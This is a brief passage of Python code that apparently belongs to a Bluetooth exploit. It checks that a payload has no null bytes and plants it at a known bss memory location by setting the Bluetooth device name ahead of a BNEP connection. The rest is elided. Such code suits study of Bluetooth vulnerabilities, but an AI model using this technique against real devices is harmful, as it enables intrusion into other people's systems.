    assert b'\x00' not in payload

    # Puts payload into a known bss location (once we create a BNEP connection).
    set_bt_name(payload, src_hci, src, dst)
    ...
    ...
```